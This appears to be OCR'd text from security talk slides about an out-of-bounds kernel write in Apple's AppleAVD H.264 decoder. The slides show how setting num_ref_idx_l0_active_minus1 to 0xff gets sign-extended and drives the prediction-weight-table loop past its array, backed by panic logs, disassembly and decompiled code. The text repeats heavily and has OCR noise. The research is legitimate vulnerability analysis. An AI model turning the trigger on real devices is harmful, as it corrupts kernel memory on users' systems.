        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i < num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i < num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i < num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {
    luma_log2_weight_denom
    if( ChromaArrayType != 0 )
        chroma_log2_weight_denom
    for( i = 0; i < num_ref_idx_10_active_minus1; i++ ) {
        luma_weight_10_flag
        if( luma_weight_10_flag ) {
            luma_weight_10[ i ]
            luma_offset_10[ i ]
        }
        if( ChromaArrayType != 0 ) {
            chroma_weight_10_flag
            if( chroma_weight_10_flag )
                for( j = 0; j < 2; j++ ) {
                    chroma_weight_10[ i ][ j ]
                    chroma_offset_10[ i ][ j ]
                }
        }
    }
}
```

0x166	0x10	db[16]	byte[16]	luma_weight_J0_flag
0x176	0x20	short[16]	short[16]	luma_weight_J0
0x196	0x20	short[16]	short[16]	luma_offset_J0
0x1b6	0x10	db[16]	byte[16]	chroma_weight_J0_flag
0x1c6	0x40	short[32]	short[32]	chroma_weight_J0
0x206	0x40	short[32]	short[32]	chroma_offset_J0
0x246	0x10	db[16]	byte[16]	luma_weight_J1_flag
0x256	0x20	short[16]	short[16]	luma_weight_J1
0x276	0x20	short[16]	short[16]	luma_offset_J1
0x296	0x10	db[16]	byte[16]	chroma_weight_J1_flag
0x2a6	0x40	short[32]	short[32]	chroma_weight_J1
0x2e6	0x40	short[32]	short[32]	chroma_offset_J1

# Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {
    luma_log2_weight_denom
    if( ChromaArrayType != 0 )
        chroma_log2_weight_denom
    for( i = 0; i < num_ref_idx_10_active_minus1; i++ ) {
        luma_weight_10_flag
        if( luma_weight_10_flag ) {
            luma_weight_10[ i ]
            luma_offset_10[ i ]
        }
        if( ChromaArrayType != 0 ) {
            chroma_weight_10_flag
            if( chroma_weight_10_flag )
                for( j = 0; j < 2; j++ ) {
                    chroma_weight_10[ i ][ j ]
                    chroma_offset_10[ i ][ j ]
                }
        }
    }
}
```

0x166	0x10	db[16]	byte[16]	luma_weight_j0_flag
0x176	0x20	short[16]	short[16]	luma_weight_j0
0x196	0x20	short[16]	short[16]	luma_offset_j0
0x1b6	0x10	db[16]	byte[16]	chroma_weight_j0_flag
0x1c6	0x40	short[32]	short[32]	chroma_weight_j0
0x206	0x40	short[32]	short[32]	chroma_offset_j0
0x246	0x10	db[16]	byte[16]	luma_weight_j1_flag
0x256	0x20	short[16]	short[16]	luma_weight_j1
0x276	0x20	short[16]	short[16]	luma_offset_j1
0x296	0x10	db[16]	byte[16]	chroma_weight_j1_flag
0x2a6	0x40	short[32]	short[32]	chroma_weight_j1
0x2e6	0x40	short[32]	short[32]	chroma_offset_j1

# Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

## 7.3.3.2 Prediction weight table syntax


```
pred_weight_table() {
    luma_log2_weight_denom
    if( ChromaArrayType != 0 )
        chroma_log2_weight_denom
    for( i = 0; i < num_ref_idx_10_active_minus1; i++ ) {
        luma_weight_10_flag
        if( luma_weight_10_flag ) {
            luma_weight_10[ i ]
            luma_offset_10[ i ]
        }
        if( ChromaArrayType != 0 ) {
            chroma_weight_10_flag
            if( chroma_weight_10_flag )
                for( j = 0; j < 2; j++ ) {
                    chroma_weight_10[ i ][ j ]
                    chroma_offset_10[ i ][ j ]
                }
        }
    }
}
```

0x166	0x10	db[16]	byte[16]	luma_weight_J0_flag
0x176	0x20	short[16]	short[16]	luma_weight_J0
0x196	0x20	short[16]	short[16]	luma_offset_J0
0x1b6	0x10	db[16]	byte[16]	chroma_weight_J0_flag
0x1c6	0x40	short[32]	short[32]	chroma_weight_J0
0x206	0x40	short[32]	short[32]	chroma_offset_J0
0x246	0x10	db[16]	byte[16]	luma_weight_J1_flag
0x256	0x20	short[16]	short[16]	luma_weight_J1
0x276	0x20	short[16]	short[16]	luma_offset_J1
0x296	0x10	db[16]	byte[16]	chroma_weight_J1_flag
0x2a6	0x40	short[32]	short[32]	chroma_weight_J1
0x2e6	0x40	short[32]	short[32]	chroma_offset_J1

Write at most 512 bytes from start of chroma\_offset\_J1

# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



```
panic(cpu 1 caller 0xffffffffff0082ffff00): Kernel data abort. at pc: 0xffffffffff00954fa7/c, lr: 0xffffffffff00954fa58 (saved state: 0xfffffffefeb12973100)
x0: 0x0000000000000000 x1: 0x0000000000000000 x2: 0xfffffffffe1297347c x3: 0xfffffffffe12973478
x4: 0xfffffffffe12973478 x5: 0xfffffffffe12973478 x6: 0xfffffffffe12973478 x7: 0xfffffffffe12973478
x8: 0xfffffffffe12973478 x9: 0xfffffffffe12973478 x10: 0xfffffffffe12973478 x11: 0xfffffffffe12973478
x12: 0xfffffffffe12973478 x13: 0xfffffffffe12973478 x14: 0x0000000000000000 x15: 0x0000000000000007
x16: 0x0000000000000000 x17: 0x0000000000000000 x18: 0x0000000000000000 x19: 0xfffffffffe136f34d4
x20: 0xfffffffffe136f34d4 x21: 0xfffffffffe136f34d4 x22: 0xfffffffffe1297349c x23: 0x0000000000000000
x24: 0x0000000000000000 x25: 0xfffffffffe136f34d4 x26: 0xfffffffffe1297349c x27: 0x0000000000000000
x28: 0x0000000000000000 x29: 0xfffffffffe1297349c x30: 0xfffffffffe1297349c x31: 0xfffffffffe1297349c
pc: 0xffffffffff00954fa7/c cpsr: 0x684002047 lr: 0xfffffffffe12973478 esr: 0x96000047 far: 0xfffffffffe12973478
```

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264



LAB_f00954fa84		XREF[2]:	f00954fa3c(j), f00954fbe8(j)
fffff00954fa84	7a 07 00 11	add	w26,w27,#0x1
fffff00954fa88	e8 2f 40 f9	ldr	tmp0,[sp, #ptr_num_ref_idx_10_active_minus1]
fffff00954fa8c	08 01 c0 39	ldrsb	tmp0,[tmp0]
fffff00954fa90	5f 03 08 6b	cmp	w26,tmp0

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264




```
panic(cpu 1 caller 0xffffffffff0082afff00): Kernel data abort. at pc: 0xffffffffff00954fa7c, lr: 0xffffffffff00954fa58 (saved state: 0xfffffffefeb12973100)
x0: 0x0000000000000000 x1: 0x0000000000000000 x2: 0xfffffffffe1297347c x3: 0xfffffffffe12973478
x4: 0xfffffffffe12973478 x5: 0x0000000000000000 x6: 0xfffffffffe12973478 x7: 0xfffffffffe12973478
x8: 0x0000000000000000 x9: 0xfffffffffe12973478 x10: 0xfffffffffe12973478 x11: 0x0000000000000000
x12: 0x0000000000000000 x13: 0x0000000000000044 x14: 0x0000000000000000 x15: 0x0000000000000007
x16: 0x0000000000000000 x17: 0x0000000000000000 x18: 0x0000000000000000 x19: 0xfffffffffe136f34d4
x20: 0xfffffffffe13e9a8d8 x21: 0xfffffffffe1297349c x22: 0xfffffffffe1297349c x23: 0x0000000000000000
x24: 0x0000000000000000 x25: 0xfffffffffe13e9a8d8 x26: 0xfffffffffe1297349c x27: 0x0000000000000000
x28: 0x0000000000000000 x29: 0xfffffffffe1297349c x30: 0xfffffffffe1297349c x31: 0x0000000000000000
pc: 0xffffffffff00954fa7c cpsr: 0x684002042 far: 0xfffffffffe1297349c
esr: 0x000000047
```



LAB_f00954fa84	XREF [2]: f00954fa3c(j), f00954fbe8(j)
fffff00954fa84 7a 07 00 11 add w26,w27,#0x1	
fffff00954fa88 e8 2f 40 f9 ldr tmp0,[sp, #ptr_num_ref_idx_10_active_minus1]	
fffff00954fa8c 08 01 c0 39 ldrsb tmp0,[tmp0]	
fffff00954fa90 5f 03 08 6b cmp w26,tmp0	

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



LAB_f00954fa84		XREF[2]:
fffff00954fa84	7a 07 00 11	add w26, w27, #0x1
fffff00954fa88	e8 2f 40 f9	ldr tmp0, [sp, #ptr_num_ref_idx_10_active_minus1]
fffff00954fa8c	08 01 c0 39	ldrsb tmp0, [tmp0]
fffff00954fa90	5f 03 08 6b	cmp w26, tmp0

Sign extended to 32 bits!

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



```


LAB_f00954fa84      XREF [2]: ffffff00954fa3c(j), ffffff00954fbe8(j)
fffff00954fa84 7a 07 00 11 add    w26,w27,#0x1
fffff00954fa88 e8 2f 40 f9 ldr    tmp0,[sp, #ptr_num_ref_idx_10_active_minus1]
fffff00954fa8c 08 01 c0 39 ldrsb  tmp0,[tmp0]
fffff00954fa90 5f 03 08 6b cmp    w26,tmp0

```

Sign extended to 32 bits!  
0xff → 0xffffffff

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



LAB_f00954fa84		XREF [2]:
fffff00954fa84	7a 07 00 11	add w26,w27,#0x1
fffff00954fa88	e8 2f 40 f9	ldr tmp0,[sp, #ptr_num_ref_idx_10_active_minus1]
fffff00954fa8c	08 01 c0 39	ldrsb tmp0,[tmp0]
fffff00954fa90	5f 03 08 6b	cmp w26,tmp0

Sign extended to 32 bits!  
0xff → 0xffffffff

Can we get the kernel to stop early?

```
panic(cpu 1 caller 0xfffffffffff0082afffd0): Kernel data abort. at pc: 0xfffffffffff00954fa7c, lr: 0xfffffffffff00954fa58 (saved state: 0xfffffff0e12973100)
x0: 0x0000000000000000 x1: 0x0000000000000000 x2: 0xfffffffffe1297347c x3: 0xfffffffffe12973478
x4: 0xfffffffffe12973478 x5: 0xfffffffffe12973478 x6: 0xfffffffffe12973478 x7: 0xfffffffffe12973478
x8: 0xfffffffffe12973478 x9: 0xfffffffffe12973478 x10: 0xfffffffffe12973478 x11: 0xfffffffffe12973478
x12: 0xfffffffffe12973478 x13: 0xfffffffffe12973478 x14: 0xfffffffffe12973478 x15: 0xfffffffffe12973478
x16: 0xfffffffffe12973478 x17: 0xfffffffffe12973478 x18: 0xfffffffffe12973478 x19: 0xfffffffffe12973478
x20: 0xfffffffffe12973478 x21: 0xfffffffffe12973478 x22: 0xfffffffffe12973478 x23: 0xfffffffffe12973478
x24: 0xfffffffffe12973478 x25: 0xfffffffffe12973478 x26: 0xfffffffffe12973478 x27: 0xfffffffffe12973478
x28: 0xfffffffffe12973478 x29: 0xfffffffffe12973478 x30: 0xfffffffffe12973478 x31: 0xfffffffffe12973478
pc: 0xfffffffffff00954fa7c cpsr: 0x6d84002047 esr: 0x6ff000047 far: 0xfffffffffe12973478
```

# Write Outside of User Context with predWeightTable()

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table() {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
        }  
        if( ChromaArrayType != 0 ) {  
            chroma_weight_10_flag  
            if( chroma_weight_10_flag )  
                for( j = 0; j < 2; j++ ) {  
                    chroma_weight_10[ i ][ j ]  
                    chroma_offset_10[ i ][ j ]  
                }  
        }  
    }  
}
```

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

7.3.2.2. Prediction weight table

`luma_weight_10[ i ]` is the weighting factor applied to the luma prediction value for list 0 prediction using `RefPicList0[ i ]`. When `luma_weight_10_flag` is equal to 1, the value of `luma_weight_10[ i ]` shall be in the range of -128 to 127, inclusive. When `luma_weight_10_flag` is equal to 0, `luma_weight_10[ i ]` shall be inferred to be equal to  $2^{luma\_log2\_weight\_denom}$  for `RefPicList0[ i ]`.

chroma_log2_weight_denom	2	ue(v)
for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {		
luma_weight_10_flag	2	u(1)
if( luma_weight_10_flag ) {		
luma_weight_10[ i ]	2	se(v)
luma_offset_10[ i ]	2	se(v)
}		
if( ChromaArrayType != 0 ) {		
chroma_weight_10_flag	2	u(1)
if( chroma_weight_10_flag )		
for( j = 0; j < 2; j++ ) {		
chroma_weight_10[ i ][ j ]	2	se(v)
chroma_offset_10[ i ][ j ]	2	se(v)
}		
}		
}		
}		

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

**7.3.2.2. Prediction weight table**

`luma_weight_10[ i ]` is the weighting factor applied to the luma prediction value for list 0 prediction using `RefPicList0[ i ]`. When `luma_weight_10_flag` is equal to 1, the value of `luma_weight_10[ i ]` shall be in the range of -128 to 127, inclusive. When `luma_weight_10_flag` is equal to 0, `luma_weight_10[ i ]` shall be inferred to be equal to  $2^{\text{chroma\_log2\_weight\_denom}}$  for `RefPicList0[ i ]`.

chroma_log2_weight_denom	2	ue(v)
<code>for( i = 0; i &lt;= num_ref_idx_10_active_minus1; i++ ) {</code>		
<code>luma_weight_10_flag</code>	2	u(1)
<code>if( luma_weight_10_flag ) {</code>		
<code>luma_weight_10[ i ]</code>	2	se(v)
<code>luma_offset_10[ i ]</code>	2	se(v)
<code>}</code>		
<code>if( ChromaArrayType != 0 ) {</code>		
<code>chroma_weight_10_flag</code>	2	u(1)
<code>if( chroma_weight_10_flag )</code>		
<code>for( j = 0; j &lt; 2; j++ ) {</code>		
<code>chroma_weight_10[ i ][ j ]</code>	2	se(v)
<code>chroma_offset_10[ i ][ j ]</code>	2	se(v)
<code>}</code>		
<code>}</code>		
<code>}</code>		

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

**7.3.2.2. Prediction weight table**

luma\_weight\_10[ i ] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[ i ]. When luma\_weight\_10\_flag is equal to 1, the value of luma\_weight\_10[ i ] shall be in the range of -128 to 127, inclusive. When luma\_weight\_10\_flag is equal to 0, luma\_weight\_10[ i ] shall be inferred to be equal to  $2^{\text{luma\_log2\_weight\_denom}}$  for RefPicList0[ i ].

```

chroma_log2_weight_denom
for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {
    luma_weight_10_flag
    if( luma_weight_10_flag ) {
        luma_weight_10[ i ]
        luma_offset_10[ i ]
    }
    if( ChromaArrayType != 0
        chroma_weight_10_flag
        if( chroma_weight_10_flag )
            for( j = 0; j < 2; j++ ) {
                chroma_weight_10[ i ][ j ]
                chroma_offset_10[ i ][ j ]
            }
        }
    }
}

```

```

AppleAVD_AVC_readbits( ctx, iVar11 + 0x21 );
uVar1 = *( uint * )( ( long ) & ctx->lookahead_long + 4 );
AppleAVD_AVC_readbits( ctx, uVar13 );
uVar13 = ( uVar1 >> ( ulong ) ( ~uVar13 & 0x1f ) ) + ~ ( -1 << ( ulong ) ( uVar13 & 0x1f ) );
iVar11 = ( - ( ~uVar13 & 1 ) ^ uVar13 + 1 >> 1 ) + ( ~uVar13 & 1 );
slice_header->luma_weight_10[ uVar16 ] = ( short ) iVar11;
if ( 0xff0000 < iVar11 * 0x10000 + 0x800000U ) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *( uint * )( ( long ) & ctx->lookahead_long + 4 );
uVar13 = uVar13 + uVar13 >> 1;

```

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

**7.3.2.2. Prediction weight table**

luma\_weight\_10[ i ] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[ i ]. When luma\_weight\_10\_flag is equal to 1, the value of luma\_weight\_10[ i ] shall be in the range of -128 to 127, inclusive. When luma\_weight\_10\_flag is equal to 0, luma\_weight\_10[ i ] shall be inferred to be equal to  $2^{\text{luma\_log2\_weight\_denom}}$  for RefPicList0[ i ].

```

chroma_log2_weight_denom
for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {
    luma_weight_10_flag
    if( luma_weight_10_flag ) {
        luma_weight_10[ i ]
        luma_offset_10[ i ]
    }
    if( ChromaArrayType != 0
        chroma_weight_10_flag
        if( chroma_weight_10_flag )
            for( j = 0; j < 2; j++ ) {
                chroma_weight_10[ i ][ j ]
                chroma_offset_10[ i ][ j ]
            }
        }
    }
}

```

```

AppleAVD_AVC_readbits( ctx, iVar11 + 0x21 );
uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits( ctx, uVar13 );
uVar13 = (uVar1 >> (ulong)(~uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_10[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;

```

# Write Outside of User Context with predWeightTable()

Looping up to  
4,294,967,295  
times!

Write  
out-of-bounds  
luma/chroma  
weight/offset  
at target  
☺

**7.3.2.2. Prediction weight table**

luma\_weight\_10[ i ] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[ i ]. When luma\_weight\_10\_flag is equal to 1, the value of luma\_weight\_10[ i ] shall be in the range of -128 to 127, inclusive. When luma\_weight\_10\_flag is equal to 0, luma\_weight\_10[ i ] shall be inferred to be equal to  $2^{\text{luma\_log2\_weight\_denom}}$  for RefPicList0[ i ].

```

chroma_log2_weight_denom
for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {
    luma_weight_10_flag
    if( luma_weight_10_flag ) {
        luma_weight_10[ i ]
        luma_offset_10[ i ]
    }
    if( ChromaArrayType != 0
        chroma_weight_10_flag
        if( chroma_weight_10_flag )
            for( j = 0; j < 2; j++ ) {
                chroma_weight_10[ i ][ j ]
                chroma_offset_10[ i ][ j ]
            }
    }
}

```

2	ue(v)
2	se(v)
2	se(v)


```

AppleAVD_AVC_readbits( ctx, iVar11 + 0x21 );
uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits( ctx, uVar13 );
uVar13 = (uVar1 >> (ulong)(~uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_10[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;

```

# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext




**File Decoded:** bitstream.h264



# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext

